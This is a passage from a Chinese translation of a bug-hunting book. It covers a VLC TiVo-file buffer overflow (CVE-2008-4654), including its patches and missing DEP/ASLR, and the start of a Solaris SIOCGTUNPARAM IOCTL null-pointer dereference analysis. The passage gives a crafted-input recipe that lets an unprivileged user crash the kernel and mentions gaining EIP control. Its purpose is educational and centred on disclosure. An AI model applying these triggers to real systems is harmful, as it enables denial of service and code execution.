


图 2-7　VLC 媒体播放器的 EIP 控制

EIP = 41414141……EIP 控制的任务完成！我可以构建一个有效的漏洞利用程序，使用著名的 jmp reg 技术来实现任意代码执行（arbitrary code execution）攻击。David Litchfield 在“Linux 和 Windows 下漏洞利用技术的差异（Variations in Exploit Methods Between Linux and Windows）”[4]一文中提到了这种技术。

我不会给你这个完整的、可工作的漏洞利用程序，因为德国严格的法律禁止这样做，有兴趣的话，你可以看看我录制的一个演示实际漏洞利用程序的视频片段。[5]

2.3 漏洞修正

2008 年 10 月 18 日，星期六

既然我发现了这个安全漏洞，可以用几个方式公开它。可以联系软件的开发者，“负责任”地告诉他我的发现，并帮助他打好补丁。这个过程称为负责任的漏洞披露（responsible disclosure）。因为这个词暗示其他公开方式是不负责任的（而实际并非如此），所以逐渐地被替换成协作的漏洞披露（coordinated disclosure）。

另一方面，我也可以把自己的发现出售给漏洞经纪人（vulnerability broker），由他来告诉软件的开发者。现今，商业漏洞市场上两个主要的机构是 Verisign 的 iDefense Labs 提供的“VCP 计划”（Vulnerability Contribution Program①）和 Tipping Point 公司的“ZDI 计划”（Zero Day Initiative②）。VCP 和 ZDI 都遵循协作的漏洞披露实践，与受到影响的开发商合作。

另一个选择是完全披露（full disclosure）。如果选择完全披露，我将会向公众发布漏洞信息而不是报告给开发商。还有其他可选的公布方式，但它们背后的动机通常不包括修复这个 bug（例如在黑市出售）。[6]

就本章介绍的 VLC 漏洞来说，我选择协作披露。也就是说，我通知了 VLC 的维护者，提供给他们必要的信息，与他们协作选择公开披露的时机。

将 bug 通知了 VLC 的维护者之后，他们开发了如下补丁来处理这个漏洞。[7]

---

① 相关信息可从 Verisign 官方网站上查询，vulnerability intelligence 页面的短址为 http://vrsn.cc/xyFawL。——译者注

② ZDI 计划或称零日计划，Zero Day 官方网站为 http://www.zerodayinitiative.com/，短址为 http://bit.ly/zLbzEl。——译者注

```
--- a/modules/demux/ty.c
+++ b/modules/demux/ty.c
@@ -1639,12 +1639,14 @@ static void parse_master(demux_t *p_demux)
     /* parse all the entries */
     p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof(ty_seq_table_t));
     for (i=0; i<p_sys->i_seq_table_size; i++) {
-        stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
+        stream_Read(p_demux->s, mst_buf, 8);
         p_sys->seq_table[i].l_timestamp = U64_AT(&mst_buf[0]);
         if (i_map_size > 8) {
             msg_Err(p_demux, "Unsupported SEQ bitmap size in master chunk");
+            stream_Read(p_demux->s, NULL, i_map_size);
             memset(p_sys->seq_table[i].chunk_bitmask, i_map_size, 0);
         } else {
+            stream_Read(p_demux->s, mst_buf + 8, i_map_size);
             memcpy(p_sys->seq_table[i].chunk_bitmask, &mst_buf[8], i_map_size);
         }
     }
```

所做的改动简单易懂。之前调用函数 stream_Read()的漏洞现在改成了使用固定大小值,并且仅当用户控制的i_map_size值小于等于8时,才作为stream_Read()使用的大小值。这是一个针对明显 bug 的简单修正方法。

但是请等一等，这个漏洞真的解除了吗？变量 i_map_size 的类型仍然是有符号整型，如果一个大于等于 0x80000000 的值赋给 i_map_size，它会被解释成一个负数，于是仍然会在 stream_Read()函数及其补丁 else 分支中的 memcpy()函数里发生溢出（无符号整型和符号整型的取值范围见 A.3 节）。我把这个问题也报告给了 VLC 的维护者，结果他们又打了一个补丁。[8]

```
[..]
@@ -1616,7 +1618,7 @@ static void parse_master(demux_t *p_demux)

 {
     demux_sys_t *p_sys = p_demux->p_sys;
     uint8_t mst_buf[32];
-    int i, i_map_size;
+    uint32_t i, i_map_size;
     int64_t i_save_pos = stream_Tell(p_demux->s);
     int64_t i_pts_secs;
[..]
```

现在变量 i_map_size 是无符号整型了，这个 bug 被修复了。也许你早就注意到函数 parse_master()里有另一个缓冲区溢出漏洞了。我也把这个 bug 报告给了 VLC 的维护者。如果找不出它，仔细看看 VLC 维护者提供的第二个补丁，正好把这个 bug 也修复了。

让我惊讶的是,Windows Vista 没有一种值得称道的漏洞利用缓解技术(exploit

mitigation technique），无法阻止我控制 EIP 以及使用 jmp reg 技术执行栈空间中的任意代码。安全 cookie（security cookie）或/GS 特性应该能防止返回地址被篡改。此外，ASLR 或 NX/DEP 应该可以防止任意代码执行（所有这些缓解技术的详细描述见 C.1 节）。

为了解决这个疑惑，我下载了 Process Explorer[9]，配置后可以显示进程的 DEP 和 ASLR 状态。

注意 为了配置 Process Explorer 以显示进程的 DEP 和 ASLR 状态，我在视图区（View）增加了以下列：View > Select Columns > DEP Status 和 View > Select Columns > ASLR Enabled。此外，我设置了底部窗口来查看进程使用的 DLL，并且增加了 ASLR Enabled 列。

Process Explorer 的输出如图 2-8 所示，显示了 VLC 及其模块没有使用 DEP 和 ASLR（因为 DEP 和 ASLR 列有空值）。我继续深入研究，想确定为什么 VLC 进程没有使用这些缓解技术。




图 2-8 Process Explorer 中的 VLC

DEP 可被系统策略（system policy）通过特殊的 API 和编译时选项控制（关于 DEP 的更多信息见微软的安全研究及防护博客 [10]）。像 Windows Vista 这样的客户端操作系统中默认的系统级（system-wide）DEP 策略称为 OptIn。在这种操

作系统模式中，DEP 仅对明确加入 DEP 的进程起作用。因为我用的是 32 位 Windows Vista 操作系统的默认安装，系统级 DEP 策略应该是设置成 OptIn 的。为了验证这一点，我在管理员权限的命令行（elevated command prompt）中使用 bcdedit.exe 命令行应用程序。

```
C:\Windows\system32>bcdedit /enum | findstr nx
nx                      OptIn
```

该命令的输出显示了系统确实使用了 DEP 的 OptIn 操作模式配置，这就解释了为什么 VLC 没有使用缓解技术：只是因为进程没有加入到 DEP 中。

把一个进程加入 DEP 中的方式有几种。举例来说，可以在编译时使用适当的链接开关（/NXCOMPAT），或者可以使用 API SetProcessDEPPolicy，以编程方式将应用程序加入到 DEP 中。

为了全面概括 VLC 使用的安全相关编译时选项，我用 LookingGlass 扫描了媒体播放器的可执行文件（见图 2-9）。[11]




图 2-9 LookingGlass 扫描 VLC 的结果

微软的 Visual C++ 2005 SP1 及之后版本的漏洞利用缓解技术：

- ❑ 支持栈安全 cookie/canary 探测的 /GS 选项
- ❑ 支持 ASLR 的 /DYNAMICBASE 选项
- ❑ 支持 DEP/NX 的 /NXCOMPAT 选项
- ❑ 支持异常处理保护的 /SAFESEH 选项

注意 2009 年，微软发布了一款名叫 BinScope 的二进制文件分析工具，界面简单易用，可以分析二进制文件中各种各样的安全保护。[12]

LookingGlass显示编译VLC时既没有使用ASLR，也没有使用DEP链接开关[13]，VLC 媒体播放器的 Windows 发布版本是在 Cygwin [14]环境下编译的，这是一套在 Windows 操作系统下运行 Linux 模拟环境的工具集。因为我之前提到的链接开关仅在微软的 Visual C++ 2005 SP1 及之后版本下支持（因此 Cygwin 不支持），所以 VLC 不支持并不奇怪。

请看 VLC 构建命令的部分摘录。

```
[..]
Building VLC from the source code
=================================
[..]
- natively on Windows, using cygwin (www.cygwin.com) with or without the POSIX
emulation layer. This is the preferred way to compile vlc if you want to do it on
Windows.
[..]
UNSUPPORTED METHODS
-------------------
[..]
- natively on Windows, using Microsoft Visual Studio. This will not work.
[..]
```

写这些内容时，VLC 并没有使用 Windows Vista 及其之后发布版提供的任何漏洞利用缓解技术。因此，现在 Windows 下 VLC 的每一个 bug 都是容易利用的，就像 20 年前这些安全特性没有被广泛部署和支持时一样。

2.4 经验和教训

作为一名程序员，要做到以下几点。

- 永远不要相信用户的输入（包括文件数据、网络数据等）。
- 永远不要使用未经验证的数值长度或大小。
- 只要可能，务必使用现代操作系统提供的漏洞利用缓解技术。在 Windows 中，软件要用微软的 Visual C++ 2005 SP1 或更新的版本编译，并且使用合适的编译、链接选项。另外，微软发布了 Enhanced Mitigation Experience Toolkit [15]，允许一些特定的缓解技术无需重新编译便可直接应用。

作为一名媒体播放器的使用者，要做到：

- 永远不要相信媒体文件的扩展名（见 2.5 节）。

2.5 补充

2008 年 10 月 20 日，星期一

这个漏洞修复后，VLC 发布了新的版本，所以我在自己的网站上发布了一个详细的安全报告（图 2-10 显示了时间表[16]）。这个 bug 的编号是 CVE-2008-4654。

> **注意** 根据 MITRE 提供的文档[17]，公共的漏洞披露标识符（Common Vulnerabilities and Exposures Identifiers）（也称作 CVE 名字、CVE 编号、CVE-ID 或 CVE）是"为公众所知安全漏洞信息的唯一、公共的标识符"。




图 2-10 该漏洞的时间表

2009 年 1 月 5 日，星期一

发现这个 bug 以及公开详细报告的副作用是，我收到很多来自 VLC 用户的邮件，其中提出了各种各样的问题。下面这两个问题我看了一遍又一遍：

> 我之前从来没听说过 TiVo 的媒体文件格式，为什么？
> 如果我不再用 VLC 打开 TiVo 媒体文件，是否就安全了？

这些问题都是合理的，所以我问自己，对于那些从互联网上下载的除了文件扩展名没有其他信息的媒体文件，我通常会怎样了解它的格式信息呢？我会用十六进制编辑器看一看这个文件的文件头，但老实说，我不认为芸芸众生都会费这个劲。可是文件扩展名可信吗？不，它们不可信。TiVo 文件规范的扩展名是.ty，但怎么可能阻止攻击者把文件名从 fun.ty 改成 fun.avi、fun.mov、fun.mkv 或其他任何她想要的呢？文件仍然会被 VLC 媒体播放器当做一个 TiVo 文件打开并处理，因为 VLC 像几乎其他所有的媒体播放器一样，不是靠文件扩展名来识别媒体文件格式的。

附注

[1] 参考 Dick Grune 和 Ceriel J.H. Jacobs 的 *Parsing Techniques: A Practical Guide，2nd ed*. (New York: Springer Science+Business Media, 2008), 1。

[2] VLC 此漏洞版本的源代码可从以下网址下载：http://download.videolan.org/pub/videolan/vlc/0.9.4/vlc-0.9.4.tar.bz2（短址 http://bit.ly/wYcz2m）。

[3] Immunity Debugger 是一款不错的基于 OllyDbg 的 Windows 调试器。它有一个友好的图形用户界面（GUI）以及许多额外的功能和插件支持捉虫和漏洞利用程序的开发。可从以下网址获得：http://www.immunityinc.com/products-immdbg.shtml（短址http://bit.ly/yMzrDR）。

[4] 参考 David Litchfield 的"Variations in Exploit Methods Between Linux and Windows", 2003，http://www.nccgroup.com/Libraries/Document_Downloads/Variations_in_Exploit_methods_between_Linux_and_Windows.sflb.ashx（短址 http://bit.ly/wVt2Qq）。

[5] 见 http://www.trapkit.de/books/bhd/（短址 http://bit.ly/yZX6td）。

[6] 关于漏洞的商业市场以及负责的、协作的和完全的披露，可参考 Stefan Frei、Dominik Schatzmann、Bernhard Plattner 和 Brian Trammel 的"Modelling the Security Ecosystem—The Dynamics of (In)Security", 2009, http://www.techzoom.net/publications/security-ecosystem/（短址http://bit.ly/wsP3rv）。

[7] VLC 的 Git 仓库可从以下网址获得：http://git.videolan.org/。这个 bug 的第一个修复版本可以从以下网址下载：http://git.videolan.org/?p-vlc.git;a-commitdiff;h-26d92b87bba99b5ea2e17b7eaa39c462d65e9133（短址http://bit.ly/wLiq1o）。

[8] 之后我发现的那个 VLC bug 的修复版本可以从以下网址下载：http://git.videolan.org/?p-vlc.git;a-commitdiff;h-d859e6b9537af2d7326276f70de25a840f554dc3（短址 http://bit.ly/yNloxZ）。

[9] 要下载 Process Explorer，可以访问 http://technet.microsoft.com/en-en/sysinternals/bb896653/（短址 http://bit.ly/wDIGy8）。

[10] 见 http://blogs.technet.com/b/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology part-1.aspx（短址 http://bit.ly/xgUf5e）。

[11] LookingGlass 是一款方便的工具，可以扫描目录结构或正在运行的进程，报告哪些二进制文件没有使用 ASLR 和 NX。它可以从以下网址获得：http://www.erratasec.com/lookingglass .html（短址 http://bit.ly/AaiLkx）。

[12] 要下载 BinScope 二进制分析工具，可以访问http://go.microsoft.com/?linkid-9678113（短址 http://bit.ly/A69gM2）。

[13] 一篇关于 Microsoft Visual C++ 2005 SP1 及更新版本的漏洞利用缓解技术的好文章：Michael Howard 的"Protecting Your Code with Visual C++ Defenses", MSDN Magazine, March 2008, http://msdn.microsoft.com/en-us/magazine/cc337897.aspx（短址 http://bit.ly/xPwnVH）。

[14] 参见 http://www.cygwin.com/。

[15] Enhanced Mitigation Experience Toolkit 可从以下网址获得：http://blogs.technet.com/srd/ archivbe/ 2010/09/02/enhanced-mitigation-experience-toolkit-emet-v2-0-0.aspx（短址http://bit.ly/ wackSy）。
[16] 描述这个 VLC 漏洞细节的安全报告可从以下网址访问：http://www.trapkit.de/advisories/ TKADV2008-010.txt（短址http://bit.ly/xmD9Wm）。
[17] 参见http://cve.mitre.org/cve/identifiers/index.html（短址http://bit.ly/wMSRsu）。

3

突破区域限制

2007 年 8 月 23 日，星期四

我一直是操作系统内核漏洞的超级粉丝，因为它们通常都极其有趣又非常强大，不那么容易利用。最近我梳理了几个操作系统内核想寻找 bug，其中就有 Sun Solaris 操作系统。猜猜怎么样？我成功了。

2010 年 1 月 27 日，Sun 被 Oracle 公司收购。Oracle 现在通常把 Solaris 称为 "Oracle Solaris"。

3.1 发现漏洞

自从 2005 年 6 月推出 OpenSolaris，Sun 公司已经把 Solaris 10 操作系统的大部分都开源了，可以免费获取，包括内核。于是我下载了源代码 [1]，开始阅读内核源代码，主要关注实现用户空间到内核空间（user-to-kernel）接口的部分，比如 IOCTL 和系统调用。

注意 输入、输出控制（IOCTL）用于用户态应用程序与内核间的通信。[2]

这是我找到的最有趣的漏洞之一，因为导致它产生的原因——未定义的错误状态——在可利用的漏洞中并不常见（和通常的溢出 bug 相比）。它影响了 IOCTL 调用 SIOCGTUNPARAM 的实现，这是由 Solaris 内核提供的 IP-in-IP 隧道机制的一部分。[3]

任何把信息传递到内核进行处理的用户/内核接口或 API 都会造成潜在的攻击向量（attack vector）。最常用的有：

- IOCTL
- 系统调用
- 文件系统
- 网络栈
- 第三方驱动的钩子

发现这个漏洞的步骤如下。

- 第一步：列出内核的 IOCTL。
- 第二步：识别输入数据。
- 第三步：跟踪输入数据。

下面将详细描述这些步骤。

3.1.1 第一步：列出内核的IOCTL

生成内核 IOCTL 列表的方法很多。在这里，我只是简单搜索了内核源代码，寻找常用的 IOCTL 宏。每个 IOCTL 都有自己的编号，通常由宏定义产生。根据 IOCTL 的类型，Solaris 内核定义了以下宏：_IOR、_IOW 和_IOWR。为了列出这些 IOCTL，我切换到自己解压内核源代码的目录下，用 Unix 的 grep 命令搜索源代码。

```
solaris$ pwd
/exports/home/tk/on-src/usr/src/uts

solaris$ grep -rnw -e _IOR -e _IOW -e _IOWR *
[..]
common/sys/sockio.h:208:#define SIOCTONLINK     _IOWR('i', 145, struct sioc_addr req)
common/sys/sockio.h:210:#define SIOCTMYSITE     _IOWR('i', 146, struct sioc_addr req)
common/sys/sockio.h:213:#define SIOCGTUNPARAM   _IOR('i',  147, struct iftun_req)
common/sys/sockio.h:216:#define SIOCSTUNPARAM   _IOW('i',  148, struct iftun_req)
common/sys/sockio.h:220:#define SIOCFIPSECONFIG _IOW('i',  149, 0) /* Flush Policy  */
common/sys/sockio.h:221:#define SIOCSIPSECONFIG _IOW('i',  150, 0) /* Set Policy */
common/sys/sockio.h:222:#define SIOCDIPSECONFIG _IOW('i',  151, 0) /* Delete Policy */
common/sys/sockio.h:223:#define SIOCLIPSECONFIG _IOW('i',  152, 0) /* List Policy */
[..]
```

现在，我得到了 Solaris 内核支持的 IOCTL 名字列表。为了找到处理这些 IOCTL 的源代码文件，我在整个内核源代码中搜索列表里的每个 IOCTL 名。下面是一个搜索 SIOCTONLINK IOCTL 的例子。

```
solaris$ grep --include=*.c -rn SIOCTONLINK *
common/inet/ip/ip.c:1267:    /* 145 */ { SIOCTONLINK, sizeof (struct sioc_add rreq), →
IPI_GET_CMD,
```

3.1.2　第二步：识别输入数据

Solaris 内核为 IOCTL 处理提供了不同的接口。与我所发现漏洞相关的接口是一个叫做 STREAMS 的编程模型[4]。直观地说，STREAMS 的基本单元叫做流（stream），是一个用户空间进程到内核的数据传输路径。在 STREAMS 模型中所有内核级别的输入输出都基于 STREAMS 消息，通常包括以下元素：一个数据缓冲区，一个数据块，以及一个消息块。数据缓冲区是内存中存储消息真实数据的地方。数据块（datab 结构）描述这个数据缓冲区。消息块（msgb 结构）描述这个数据块以及数据是如何使用的。

消息块结构有如下公共成员。

源代码文件　uts/common/sys/stream.h [5]

```
[..]
367 /*
368  * Message block descriptor
369  */
370 typedef struct       msgb {
371     struct    msgb    *b_next;
372     struct    msgb    *b_prev;
373     struct    msgb    *b_cont;
374     unsigned char     *b_rptr;
375     unsigned char     *b_wptr;
376     struct datab      *b_datap;
377     unsigned char     b_band;
378     unsigned char     b_tag;
379     unsigned short    b_flag;
380     queue_t           *b_queue;    /* for sync queues */
381 } mblk_t;
[..]
```

结构体成员 `b_rptr` 和 `b_wptr` 指定 `b_datap` 指针指向的数据缓冲区中当前的读写指针（见图 3-1）。

使用 STREAMS 模型时，IOCTL 的输入数据被 `msgb` 结构体（或者说类型 `mblk_t`）的 `b_rptr` 成员引用。STREAMS 模型的另外一个重要组成部分是所谓的链接消息块（linked message block）。如 *STREAMS Programming Guide* 里描述的，“[一条]复杂的消息可以由几个链接消息块组成。如果缓冲区大小有限，或者程序

扩展了消息长度，消息中就会形成多个消息块。”（见图 3-2。）




图 3-1　一个简单的 STREAMS 消息块




图 3-2　链接的 STREAMS 消息块

3.1.3　第三步：跟踪输入数据

然后我拿着这张 IOCTL 列表开始审查代码。和往常一样，我在代码里搜寻输入数据，然后跟踪这些数据以寻找编程错误。几小时后，我找到了这个漏洞。

源代码文件　uts/common/inet/ip/ip.c

函数　ip_process_ioctl()[6]

```
[..]
26692 void
26693 ip_process_ioctl(ipsq_t *ipsq, queue_t *q, mblk_t *mp, void *arg)
26694 {
```

```
[..]
26717     ci.ci_ipif = NULL;
[..]
26735     case TUN_CMD:
26736         /*
26737          * SIOC[GS]TUNPARAM appear here. ip_extract_tunreq returns
26738          * a refheld ipif in ci.ci_ipif
26739          */
26740         err = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_process_ioctl);
[..]
```

当一个 SIOCGTUNPARAM IOCTL 请求发送到内核时，函数 ip_process_ioctl() 得以调用。第 26717 行，ci.ci_ipif 的值直接设为 NULL。因为是 SIOCGTUNPARAM IOCTL 调用，所以选择执行 switch case 语句 TUN_CMD（见第 26735 行），调用函数 ip_extract_tunreq()（见第 26740 行）。

源代码文件 uts/common/inet/ip/ip_if.c

函数 ip_extract_tunreq() [7]

```
[..]
8158 /*
8159  * Parse an iftun_req structure coming down SIOC[GS]TUNPARAM ioctls,
8160  * refhold and return the associated ipif
8161  */
8162 /* ARGSUSED */
8163 int
8164 ip_extract_tunreq(queue_t *q, mblk_t *mp, const ip_ioctl_cmd_t *ipip,
8165     cmd_info_t *ci, ipsq_func_t func)
8166 {
8167     boolean_t exists;
8168     struct iftun_req *ta;
8169     ipif_t     *ipif;
8170     ill_t      *ill;
8171     boolean_t  isv6;
8172     mblk_t     *mp1;
8173     int        error;
8174     conn_t     *connp;
8175     ip_stack_t *ipst;
8176
8177     /* Existence verified in ip_wput_nondata */
8178     mp1 = mp->b_cont->b_cont;
8179     ta = (struct iftun_req *)mp1->b_rptr;
8180     /*
8181      * Null terminate the string to protect against buffer
8182      * overrun. String was generated by user code and may not
8183      * be trusted.
8184      */
8185    ta->ifta_lifr_name[LIFNAMSIZ - 1] = '\0';
8186
8187    connp = Q_TO_CONN(q);
8188    isv6 = connp->conn_af_isv6;
```

```
8189    ipst = connp->conn_netstack->netstack_ip;
8190
8191    /* Disallows implicit create */
8192    ipif = ipif_lookup_on_name(ta->ifta_lifr_name,
8193        mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194        connp->conn_zoneid, CONNP_TO_WQ(connp), mp, func, &error, ipst);
[..]
```

第 8178 行引用了一个链接的 STREAMS 消息块，到了第 8179 行，用户控制的 IOCTL 数据填充结构体 `ta`。之后，调用函数 `ipif_lookup_on_name()`（见第 8192 行）。函数 `ipif_lookup_on_name()`的前两个参数来自结构体 `ta` 中的用户控制数据。

源代码文件 uts/common/inet/ip/ip_if.c

函数 `ipif_lo okup_on_name()`

```
[..]
19116 /*
19117  * Find an IPIF based on the name passed in.  Names can be of the
19118  * form <phys> (e.g., le0), <phys>:<#> (e.g., le0:1),
19119  * The <phys> string can have forms like <dev><#> (e.g., le0),
19120  * <dev><#>.<module> (e.g. le0.foo), or <dev>.<module><#> (e.g. ip.tun3).
19121  * When there is no colon, the implied unit id is zero. <phys> must
19122  * correspond to the name of an ILL.  (May be called as writer.)
19123  */
19124 static ipif_t *
19125 ipif_lookup_on_name(char *name, size_t namelen, boolean_t do_alloc,
19126     boolean_t *exists, boolean_t isv6, zoneid_t zoneid, queue_t *q,
19127     mblk_t *mp, ipsq_func_t func, int *error, ip_stack_t *ipst)
19128 {
[..]
19138     if (error != NULL)
19139         *error = 0;
[..]
19154     /* Look for a colon in the name. */
19155     endp = &name[namelen];
19156     for (cp = endp; --cp > name; ) {
19157         if (*cp == IPIF_SEPARATOR_CHAR)
19158             break;
19159     }
19160
19161     if (*cp == IPIF_SEPARATOR_CHAR) {
19162         /*
19163          * Reject any non-decimal aliases for logical
19164          * interfaces. Aliases with leading zeroes
19165          * are also rejected as they introduce ambiguity
19166          * in the naming of the interfaces.
19167          * In order to confirm with existing semantics,
19168          * and to not break any programs/script relying
19169          * on that behaviour, if<0>:0 is considered to be
19170          * a valid interface.
19171          *
19172          * If alias has two or more digits and the first
```

```
19173        * is zero, fail.
19174        */
19175       if (&cp[2] < endp && cp[1] == '0')
19176           return (NULL);
19177    }
[..]
```

第 19139 行，error 的值被直接设为 0。然后在第 19161 行，检查用户控制的 IOCTL 数据所提供的接口名中是否有冒号(IPIF_SEPARATOR_CHAR 定义为一个冒号)。如果在接口名中找到冒号，冒号后面的字符便被视为接口别名。如果一个别名中有两个或两个以上的数字并且第一个数字是 0（ASCII 字符 0 或十六进制的 0x30，见第 19175 行），函数 ipif_lookup_on_name()返回到函数 ip_extract_tunreq()，返回值为 NULL，而变量 error 的值仍为 0（见第 19139 行和第 19176 行）。

源代码文件　uts/common/inet/ip/ip_if.c

函数　ip_extract _tunreq()

```
[..]
8192    ipif = ipif_lookup_on_name(ta->ifta_lifr_name,
8193        mi_strlen(ta->ifta_lifr_name), B_FALSE, &exists, isv6,
8194        connp->conn_zoneid, CONNP_TO_WQ(connp), mp, func, &error, ipst);
8195    if (ipif == NULL)
8196        return (error);
[..]
```

再看函数 ip_extract_tunreq()，如果 ipif_lookup_on_name()返回 NULL，指针 ipif 设为 NULL（见第 8192 行）。因为 ipif 是 NULL，第 8195 行的 if 语句返回 TRUE，执行第 8196 行。函数 ip_extract_tunreq()返回至 ip_process_ioctl()，返回值 error 仍为 0。

源代码文件　uts/common/inet/ip/ip.c

函数　ip_process_ioctl()

```
[..]
26717   ci.ci_ipif = NULL;
[..]
26735     case TUN_CMD:
26736         /*
26737          * SIOC[GS]TUNPARAM appear here. ip_extract_tunreq returns
26738          * a refheld ipif in ci.ci_ipif
26739          */
26740         err = ip_extract_tunreq(q, mp, &ci.ci_ipif, ip_process_ioctl);
26741         if (err != 0) {
26742             ip_ioctl_finish(q, mp, err, IPI2MODE(ipip), NULL);
```

```
26743               return;
26744           }
[..]
26788           err = (*ipip->ipi_func)(ci.ci_ipif, ci.ci_sin, q, mp, ipip,
26789               ci.ci_lifr);
[..]
```

看函数 ip_process_ioctl()，因为 ip_extract_tunreq()返回值是 0（见第 26740 行），变量 err 的值设为 0。又因为 err 等于 0，第 26741 行的 if 语句返回 FALSE，第 26742 和 26743 行没有执行。第 26788 行，ipip->ipi_func 指向的函数（这里是函数 ip_sioctl_tunparam()）被调用，第一个参数 ci.ci_ipif 仍设置为 NULL（见第 26717 行）。

源代码文件 uts/common/inet/ip/ip_if.c

函数 ip_sioctl _tunparam()

```
[..]
9401 int
9402 ip_sioctl_tunparam(ipif_t *ipif, sin_t *dummy_sin, queue_t *q, mblk_t *mp,
9403     ip_ioctl_cmd_t *ipip, void *dummy_ifreq)
9404 {
[..]
9432     ill = ipif->ipif_ill;
[..]
```

因为函数 ip_sioctl_tunparam()的第一个参数是 NULL，第 9432 行的引用 ipif->ipif_ill 可表示为 NULL->ipif_ill，这是一个典型的空指针解引用。如果这个空指针解引用触发，整个系统将会因一个内核错误（kernel panic）而崩溃。（更多关于空指针解引用的信息见 A.2 节。）

到目前为止，结果总结如下。

- 一个 Solaris 系统的非特权用户（unprivileged user）可以调用 SIOCGTUNPARAM IOCTL（见图 3-3 中的(1)）。
- 如果这个传给内核的 IOCTL 数据被精心加工过（其中必须有一个接口名包含冒号并紧跟字符 0 和一个任意数字），就可能触发空指针解引用（见图 3-3 的(2)），从而导致系统崩溃（见图 3-3 中的(3)）。

但是为什么这就会触发空指针解引用呢？到底是哪里的编程错误导致了这个 bug？

问题出在 ipif_lookup_on_name()没有设置适当的错误状态就被迫返回它的调用函数。

这个 bug 的存在部分原因是函数 `ipif_lookup_on_name()`通过两条不同路径向它的调用者返回错误状态:通过函数的返回值(`return (null)`)以及通过变量 `error` (`*error != 0`)。每次调用这个函数时，内核代码的作者必须确保这两个错误状态都正确设置并且在调用函数里正确求值（evaluate）。这样编程容易出错，因此不推荐这么做。本章所描述的漏洞就是从这样的代码中产生此类问题的极好例子。

